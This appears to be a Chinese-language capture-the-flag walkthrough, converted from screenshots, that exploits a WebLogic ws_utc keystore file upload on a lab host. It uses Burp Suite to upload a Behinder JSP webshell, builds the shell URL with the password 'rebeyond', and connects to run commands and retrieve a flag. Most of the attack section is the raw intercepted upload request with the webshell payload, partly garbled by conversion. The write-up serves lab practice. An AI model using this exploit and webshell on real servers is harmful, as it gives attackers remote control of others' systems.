
将敏感文件中 **path:** 后面的部分复制粘贴至 当前的工作目录，替换原有的内容：




完成后点击 **提交** > > **确定** > > **安全**：




点击 **添加**，弹出框中的输入栏输入两次 **123**，点击 **选择文件**，选中 **C:\Users\Administrator\Desktop\工具\shell\Behinder_v3.0_Beta_11.t001s\server** 目录下的 **shell.jsp** 文件并点击 **打开 (O)**，上传完成后先不要点击 **提交**：



Burpsuite工具开启拦截:



浏览器中切换代理模式为 **Burpsuite** 后迅速点击 **提交** 按钮:




```
Forward      Drop      Intercept is on    Action      Open Browser
```


```
Pretty Raw Hex \n ≡
```

```
1 POST /ws_utc/resources/setting/keystore?timestamp=1654996684630 HTTP/1.1
2 Host: 192.168.2.100:7001
3 Content-Length: 1335
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.2.100:7001
7 Content-Type: multipart/form-data; boundary=——WebKitFormBoundaryc4fuaMB6w32nVnd6
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0
10 Referer: http://192.168.2.100:7001/ws_utc/config.do
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: JSESSIONID=WldXGKhPvPJZvcMG_iijyDSQ_LzyGtostrNDoyjgQ5U-0JEvkzPH!~1891155766
14 Connection: close
15 
16 ——WebKitFormBoundaryc4fuaMB6w32nVnd6
17 Content-Disposition: form-data; name="ks_name"
18 
19 123
20 ——WebKitFormBoundaryc4fuaMB6w32nVnd6
21 Content-Disposition: form-data; name="ks_edit_mode"
22 
23 false
24 ——WebKitFormBoundaryc4fuaMB6w32nVnd6
25 Content-Disposition: form-data; name="ks_password_front"
26 
27 123
28 ——WebKitFormBoundaryc4fuaMB6w32nVnd6
29 Content-Disposition: form-data; name="ks_password"
30 
31 123
32 ——WebKitFormBoundaryc4fuaMB6w32nVnd6
33 Content-Disposition: form-data; name="ks_password_changed"
34 
35 true
36 ——WebKitFormBoundaryc4fuaMB6w32nVnd6
37 Content-Disposition: form-data; name="ks_filename"; filename="shell.jsp"
38 Content-Type: application/octet-stream
39 
40 <%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte[] k="e45e329feb5d925b":/*% ª é ¥ä_è ò à º ¥ä_c 32â% md5å¼ º å 16å% î¼ è» ë*□è¿ æ ¥ä_c rebeyond*/session.putValue("U(this.getClass().getClassLoader()),c( doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getInputStream()).readLine())) newInstance(),...)}}
```

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to 'http://192.168.2.100:7001' is displayed. The 'Intercept is on' button is highlighted. The 'Action' menu is open, showing options like 'Send to Repeater' (Ctrl-R) and 'Send to Sequencer'. A red arrow points to the 'Action' menu, and another red arrow points to the 'Send to Repeater' option.



Response 中出现响应，获取到时间戳：




拼接shell:

URL :


http://192.168.2.100:7001/ws_utc/css/config/keystore/时间戳_shell.jsp

密码 : rebeyond


使用冰蝎工具连接:



双击新增的URL, 在命令执行中查看权限:



文件管理 中发现flag:



f1ag{B719-1F1D-4CE7-E019-2E6B-EDAC-CB35-87FB}